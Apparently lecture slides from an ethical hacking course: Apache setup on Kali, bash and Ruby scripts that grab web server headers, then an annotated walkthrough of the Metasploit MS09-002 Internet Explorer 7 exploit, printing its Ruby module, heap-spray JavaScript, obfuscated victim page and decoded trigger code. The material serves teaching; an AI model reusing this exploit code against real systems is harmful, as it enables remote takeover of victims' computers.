


EH-Kali Mini Website

http://10.76.xx.150/humans.html

`/var/www/html/humans.html`

```
rsimms@oslab:/home/cis76/depot/webpages
<!DOCTYPE html>
<html>
  <head>
    <title>Humans Rule</title>
  </head>
  <body>
    <h1>Human Recruiting Center</h1>
    
    <!-- credit: https://www.seeklogo.net/wp-content/uploads/
      2013/01/battlestar-galactica-logo-vector.png -->
    <p>All humans welcome!</p>
    <p>Join us at our next meeting on Minos.</p>
  </body>
</html>
```



EH-Kali Mini Website

http://10.76.xx.150/cylons.html

/var/www/html/cylons.html

rsimms@oslab:/home/cis76/depot/webpages

```

<!DOCTYPE html>
<html>
  <head>
    <title>Cylons Rule</title>
  </head>
  <body>
    <h1>Cylon Recruiting Center</h1>
    
    <p>All IoT devices on earth are welcome!</p>
    <!-- credit: https://media.giphy.com/media/
      MzLGnFfhq7gly/giphy.gif -->
    <p>Join us at our next meeting on Caprica 6.</p>
  </body>
</html>

```



Make a website on EH-Kali

On your EH-Kali

Install (if needed) and start Apache webserver

```
apt-get install apache2 Not needed since already installed  
service apache2 start  
ss -tln Check for listening ports on 80
```

Publish website

```
cd /var/www/html  
scp -r xxxxxx76@opus:/home/cis76/depot/webpages/* .
```

Run Firefox and browse the following URLs

```
http://localhost  
http://localhost/humans.html  
http://localhost/cylons.html
```

When finished type website is up in the chat window

bash

Remember this?

telnet eh-centos 80

```
root@eh-kali-05:~/bin# telnet eh-centos 80
Trying 172.30.10.160...
Connected to eh-centos.cis.cabrillo.edu.
Escape character is '^]'.
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:12:48 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
root@eh-kali-05:~/bin#
```

Type fast and enter twice before the connection resets!

We are using the telnet command to open a TCP connection to port 80 on a web server and getting the headers.

curl command

curl --head eh-centos 80

```
root@eh-kali-05:~/bin# curl --head eh-centos
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 02:50:27 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8
```

curl --head localhost 80

```
root@eh-kali-05:~/bin# curl --head localhost
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 02:55:19 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 22:05:47 GMT
ETag: "9c-53f16c7370c76"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Content-Type: text/html
```

If curl is installed you could also do it in one command

get-headers example bash script

get-headers.bash

```
#!/bin/bash
#
# Get headers from web server host
#
if [ "$#" = "0" ]; then
    host=localhost
else
    host=$1
fi

echo Probing for headers on $host
echo -e "HEAD / HTTP/1.0\r\n\r\n" | ncat $host 80

exit
```

You could also write a bash script to get web server headers using the ncat command.

get-headers example bash script

./get -headers.bash

```
root@eh-kali-05:~/bin# ./get-headers.bash
Probing for headers on localhost
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:14:34 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 22:05:47 GMT
ETag: "9c-53f16c7370c76"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
```

*A Debian
version of
Apache is
running on the
EH-Kali-xx VM*

./get -headers.bash eh-centos

```
root@eh-kali-05:~/bin# ./get-headers.bash eh-centos
Probing for headers on eh-centos
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:10:02 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8
```

*A Centos
version of
Apache is
running on the
EH-Centos VM*

Make and run a bash script on EH-Kali

On your EH-Kali

Make a local bin directory and get the bash script

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus:/home/cis76/depot/get*bash .
```

View the bash script code

```
vi get-headers.bash
Inside vi use :syntax on for color syntax
chmod +x get-headers.bash
```

Run the bash script

```
./get-headers.bash
./get-headers.bash eh-centos.cis.cabrillo.edu
```

When finished type bash script is working in the chat window

alternate get-headers example bash script

get-headers-alt.bash

```
#!/bin/bash
#
# Get headers from web server host
#
# credit: http://nerotux.tuxfamily.org/articles.php?article_id=72
#
if [ "$#" = "0" ]; then
    host=localhost
else
    host=$1
fi

echo Probing for headers on $host
exec 3<>/dev/tcp/$host/80
echo -e "HEAD / HTTP/1.0\r\n\r\n" >&3
cat <&3
exec 3<&-
exec 3>&-
exit
```

Open the TCP connection
Send the HTTP request
Print the HTTP response
Close the TCP connection

TCP connections are built into the bash shell if you can't install curl or ncat.

Make and run a bash script on EH-Kali

On your EH-Kali

Make a local bin directory and get the bash script

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus:/home/cis76/depot/get*bash .
```

View the bash script code

```
vi get-headers-alt.bash
Inside vi use :syntax on for color syntax
chmod +x get-headers-alt.bash
```

Run the bash script


```
./get-headers-alt.bash
./get-headers-alt.bash eh-centos.cis.cabrillo.edu
```

When finished type alternate bash script is working in the chat window

Ruby

Ruby Programming Language

- Created by Yukihiro “Matz” Matsumoto.
- He wanted an object oriented, easy to use, scripting language.
- Influenced by his favorite programming languages Perl, Smalltalk, Eiffel, Ada, and Lisp.
- One factor in choosing the Ruby name was that it was the birthstone of a colleague.
- First public release in 1995.
- Interpreter.
- Supports multiple paradigms.



<https://www.ruby-lang.org/en/>

[https://en.wikipedia.org/wiki/Ruby_\(programming_language\)](https://en.wikipedia.org/wiki/Ruby_(programming_language))

Ruby get-headers example program

get-headers.rb

```
#  
# Credit: https://www.tutorialspoint.com/ruby/ruby\_socket\_programming.htm  
#  
# Example Ruby program to get website headers  
#  
  
require 'socket'  
  
if ARGV.length > 0  
  host = ARGV[0].to_s  
else  
  host = "localhost"  
end  
  
print "Probing headers on " + host + "\n"  
port = 80  
path = "/"  
request = "HEAD #{path} HTTP/1.0\r\n\r\n"  
  
socket = TCPSocket.open(host,port)  
socket.print(request)  
response = socket.read  
  
print response  
  
exit
```

Ruby get-headers example program

Running get-headers.rb with no arguments

```
root@eh-kali-05:~/bin# ruby get-headers.rb
Probing headers on localhost
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 19:08:39 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 17:15:41 GMT
ETag: "9c-53f12b9bbb28c"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

root@eh-kali-05:~/bin#
```

The Kali VM host is running Apache/2.4.23 (Debian)

Ruby get-headers example program

Running get-headers.rb with one argument

```
root@eh-kali-05:~/bin# ruby get-headers.rb eh-centos
Probing headers on eh-centos
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 23:25:21 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8

root@eh-kali-05:~/bin#
```

The eh-centos host is running Apache/2.2.15 (Centos)

Make and run a Ruby program on EH-Kali

On your EH-Kali

Make a local bin directory and get the Ruby code

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus:/home/cis76/depot/get*rb .
```

View the Ruby source code

```
vi get-headers.rb
Inside vi use :syntax on for color syntax
```

Run the Ruby program

```
ruby get-headers.rb
ruby get-headers.rb eh-centos.cis.cabrillo.edu
```

When finished type Ruby is working in the chat window

Ruby Programming Language

Ruby is used for Metasploit exploits

```
cis76@eh-kali-05:~$ ls /usr/share/metasploit-framework/modules/exploits/
aix          bsdi         freebsd      linux        netware      unix
android      dialup       hpux         mainframe   osx          windows
apple_ios    firefox      irix         multi       solaris
cis76@eh-kali-05:~$
```

```
cis76@eh-kali-05:~$ ls /usr/share/metasploit-framework/modules/exploits/windows/
antivirus    email        iis          lpd          nntp         sip          unicenter
arkeia       emc          imap         misc         novell       smb          vnc
backdoor     fileformat  isapi        mmsp         oracle       smtp         vpn
backupexec   firewall    ldap         motorola     pop3         ssh          winrm
brightstor   ftp         license      mssql        postgres     ssl          wins
browser      games       local        mysql        proxy        telnet
dcerpc       http        lotus        nfs          scada        tftp
cis76@eh-kali-05:~$
```


Ruby is used for Metasploit exploits

```
cis76@eh-kali-05:~$ head -25 /usr/share/metasploit-framework/modules/exploits/windows/
browser/apple_itunes_playlist.rb
```

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
```


```
require 'msf/core'
```

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking
```

```
  include Msf::Exploit::Remote::HttpServer::HTML
```

```
  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Apple iTunes 4.7 Playlist Buffer Overflow',
      'Description'   => %q{
        This module exploits a stack buffer overflow in Apple iTunes 4.7
        build 4.7.0.42. By creating a URL link to a malicious PLS
        file, a remote attacker could overflow a buffer and execute
        arbitrary code. When using this module, be sure to set the
        URIPATH with an extension of '.pls'.
      },
      'License'       => MSF_LICENSE,
      'Author'        => 'MC',
      'References'    =>
```

```
cis76@eh-kali-05:~$
```



In a previous lab we created this phishing email with a malicious link that enabled an attacker to take full control over the reader's computer.

The attacker used an exploit written in Ruby which Brian will walkthrough next.



*Brian's
slides
start here*

Metasploit Exploit

CVE-2009-0075

MS09-002 IE7 CFunctionPointer
Uninitialized Memory Corruption

Attacker with Metasploit

Attacker Metasploit redirects
with encoding key

Metasploit builds page with
JavaScript to cause problem,
plus shell code that will run
to take over system.
Variable names and white
space are randomized.
Page is then encoded with
URI parameter.

Metasploit takes over!

Victim with IE7

Victim IE7 requests
<http://216.6.1.100/taxrefund>

Victim IE7 requests
<http://216.6.1.100/taxrefund?BfVOseyTwKD>

Victim runs JavaScript. Defect causes
execution of payload, with same
permissions as user.
Payload communicates with Metasploit
server.

Metasploit Ruby Code

HTML Exploit initialization

```
include Msf::Exploit::Remote::HttpServer::HTML
```

```
def initialize(info = {})
  super(update_info(info,
    'Name'          => 'MS09-002 Microsoft Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption',
    'Description'   => %q{
      This module exploits an error related to the CFunctionPointer function when attempting
      to access uninitialized memory. A remote attacker could exploit this vulnerability to
      corrupt memory and execute arbitrary code on the system with the privileges of the victim.
    },
    'License'       => MSF_LICENSE,
    'Author'        => [ 'dean [at] zerodaysolutions [dot] com' ],
    'References'    =>
      [
        [ 'CVE', '2009-0075' ],
        [ 'OSVDB', '51839' ],
        [ 'MSB', 'MS09-002' ]
      ],
    'DefaultOptions' =>
      {
        'EXITFUNC' => 'process',
        'InitialAutoRunScript' => 'migrate -f',
      },
    'Payload'       =>
      {
        'Space'      => 1024,
        'BadChars'   => "\x00",
      },
    'Platform'     => 'win',
    'Targets'      =>
      [
        [ 'Windows XP SP2-SP3 / Windows Vista SP0 / IE 7', { 'Ret' => 0x0C0C0C0C } ]
      ],
    'DisclosureDate' => 'Feb 10 2009',
    'DefaultTarget' => 0))
end
```

Moves to another process
on target (runs notepad)

Jumps to address
0x0C0C0C0C

```
@javascript_encode_key = rand_text_alpha(rand(10) + 10)
end
```


on_request_uri

```
def on_request_uri(cli, request)

  if (!request.uri.match(/\/\?\w+/))
    send_local_redirect(cli, "?#{@javascript_encode_key}")
    return
  end

  # Re-generate the payload.
  return if ((p = regenerate_payload(cli)) == nil)

  # Encode the shellcode.
  shellcode = Rex::Text.to_unescape(payload.encoded, Rex::Arch.endian(target.arch))
  # Set the return.
  ret      = Rex::Text.to_unescape([target.ret].pack('V'))
  # Randomize the javascript variable names.
  rand1    = rand_text_alpha(rand(100) + 1)
  rand2    = rand_text_alpha(rand(100) + 1)
  rand3    = rand_text_alpha(rand(100) + 1)
  rand4    = rand_text_alpha(rand(100) + 1)
  rand5    = rand_text_alpha(rand(100) + 1)
  rand6    = rand_text_alpha(rand(100) + 1)
  rand7    = rand_text_alpha(rand(100) + 1)
  rand8    = rand_text_alpha(rand(100) + 1)
  rand9    = rand_text_alpha(rand(100) + 1)
  rand10   = rand_text_alpha(rand(100) + 1)
  rand11   = rand_text_alpha(rand(100) + 1)
  rand12   = rand_text_alpha(rand(100) + 1)
  rand13   = rand_text_alpha(rand(100) + 1)
  fill     = rand_text_alpha(25)
```

If no parameters, redirect with an encoding key

Select 32-bit unsigned little-endian architecture (Intel)

Randomize variable names to confuse anti-virus checkers

```

js = %Q|
var #{rand1} = unescape("#{shellcode}");
var #{rand2} = new Array();
var #{rand3} = 0x100000-(#{rand1}.length*2+0x01020); ## ~1,000,000
var #{rand4} = unescape("#{ret}");

while(#{rand4}.length<#{rand3}/2)
{#{rand4}+=#{rand4};}

var #{rand5} = #{rand4}.substring(0,#{rand3}/2);
delete #{rand4};
for(#{rand6}=0;#{rand6}<0xC0;#{rand6}++)
{#{rand2}[#{rand6}] = #{rand5} + #{rand1};}

CollectGarbage();

var #{rand7} = unescape("#{ret}"+"#{fill}");
var #{rand8} = new Array();
for(var #{rand9}=0;#{rand9}<1000;#{rand9}++)
#{rand8}.push(document.createElement("img"));

function #{rand10}()
{
#{rand11} = document.createElement("tbody");
#{rand11}.click;
var #{rand12} = #{rand11}.cloneNode();
#{rand11}.clearAttributes();
#{rand11}=null;
CollectGarbage();
for(var #{rand13}=0;#{rand13}<#{rand8}.length;#{rand13}++)
#{rand8}[#{rand13}].src=#{rand7};
#{rand12}.click;
}

window.setTimeout("#{rand10}()",800);
|

```

Ruby generates the Javascript to send to client, using the randomized variable names

Encode the Javascript using the encode key in the URI

```
js = encrypt_js(js, @javascript_encode_key)
  content = %Q|
<html>
<script language="JavaScript">
#{js}
</script>
</html>
|
```

Add Javascript to HTML

Add random white space

```
content = Rex::Text.randomize_space(content)
print_status("Sending #{self.name}")
```


Send response to victim

```
# Transmit the response to the client
send_response_html(cli, content)
```

```
# Handle the payload
handler(cli)
```

Now wait for victim to call back


```
end
end
```



Encoding key added to URI

Turn off scripting in IE settings
Just say No to view source

Internet Explorer

 Scripts are usually safe. Do you want to allow scripts to run?

Yes No

taxrefund[1] - Notepad

File Edit Format View Help

```
<html>
```

```
    <script
```

```
language="JavaScript">
```

```
var
```

```
rowJknTpxELSHzvH
```

Source is unreadable with lots of white space added

```
<html>  
<script language="JavaScript">
```

```
var rowJkntPxELSHZvH =
```

```
'3407246f0a36000610082c1a27302e15102f33152e2826103806292a113a333a03252a113e00013f744a6b312c03252c32151c7c556e31  
51d60156e31705f6f2976101a65112e613702632b61400c6d40292167136f7960065c211579762143237c375c4071027b262051733a3107  
002733a31504937523e7d745e326a26511b63156e31245e6776761041604379613704342b67400c65157f7d67136f7637535c21127b7673  
c21157f257a43237b62074b71027c207603733a36544b6d523e737451326a26534f63116e317505377676104e67467e613702657e63400c  
664786a400c36112f716713627e62015c21137f777043232d61034071022a7c7607733a315d186d523e747603676a265c406d476e317052  
2156e31245e667b76104a3142286137026e2d36400c6d447e206713372e665d5c214273717043232967571f71027e227550733a6b001f37  
33a60574d60523e227450636a26524d36446e31725f642e761041604e7d613702357e64400c64452f226713602e65545c21142d7421447f  
12129142e02030b1329060e3910352e1504202714132005331a091319200200071605272b07392c240d2a11252935000e3d2c072b083031  
f34010a2010063426272f053526183236261d2e0d201d36143d0d3f0e061a467d6f0a36000610082c1a27302e15102f33152e2826103806  
d1d26273e050510181c1638282e301715242c361f211f252d0c1b031e2d1617320410333e322819282c0c010e341b0d072c12131b0e2f2e  
e0b0c381b70072d0a3a2a30113e3505292525037e66680316265f3d2530462c35393d10323200370a361006012d163f3b05362325182825  
12d132267712c13152e0f2d310e06013e1628222e2f052a2c003a322d18271b2712033c21061c2e2f0016242e0f2a1b073c263c1b233a1c
```

```
var qy = '';
```

```
for (i=0;i<rowJkntPxELSHZvH.length;i+=2)
```

```
{  
    qy += String.fromCharCode(parseInt(rowJkntPxELSHZvH.substring(i, i+2), 16));  
}
```

```
var FKOrgauFPosomiIIDFrzganTB = location.search.substring(1);
```

```
var Um = '';
```

```
for (i=0;i<qy.length;i++)
```

```
{  
    Um += String.fromCharCode(qy.charCodeAt(i)^FKOrgauFPosomiIIDFrzganTB.charCodeAt(i%FKOrgauFPosomiIIDFrzganTB.length));  
}  
window["euuvuuuu1".replace(/[A-Z]/g, "")](Um);
```

```
</script>
```

```
</html>
```

Remove white space but source
is still encoded


```
<script language='JavaScript'>
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178 ... ");
var array = new Array();
var ls = 0x10000-(shellcode.length*2+0x01020);
var b = unescape('%u0C0C%u0C0C');
while (b.length<ls/2)
    { b+=b;}

var lh = b.substring(0,ls/2);
delete b;

for (i=0; i<0xC0; i++) {
    array[i] = lh + shellcode;
}
CollectGarbage();

var s1=unescape('%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAAAAA');
var a1 = new Array();
for (var x=0;x<1000;x++)
    a1.push(document.createElement('img'));


function trigger_bug() {
    o1=document.createElement('tbody');
    o1.click;
    var o2 = o1.cloneNode();
    o1.clearAttributes();
    o1=null;
    CollectGarbage();
    for(var x=0;x<a1.length;x++)
        a1[x].src=s1;
    o2.click;
}
</script>
```

Un-obfuscated JavaScript

```
<script>
window.setTimeout('trigger_bug();',800);
</script>
```

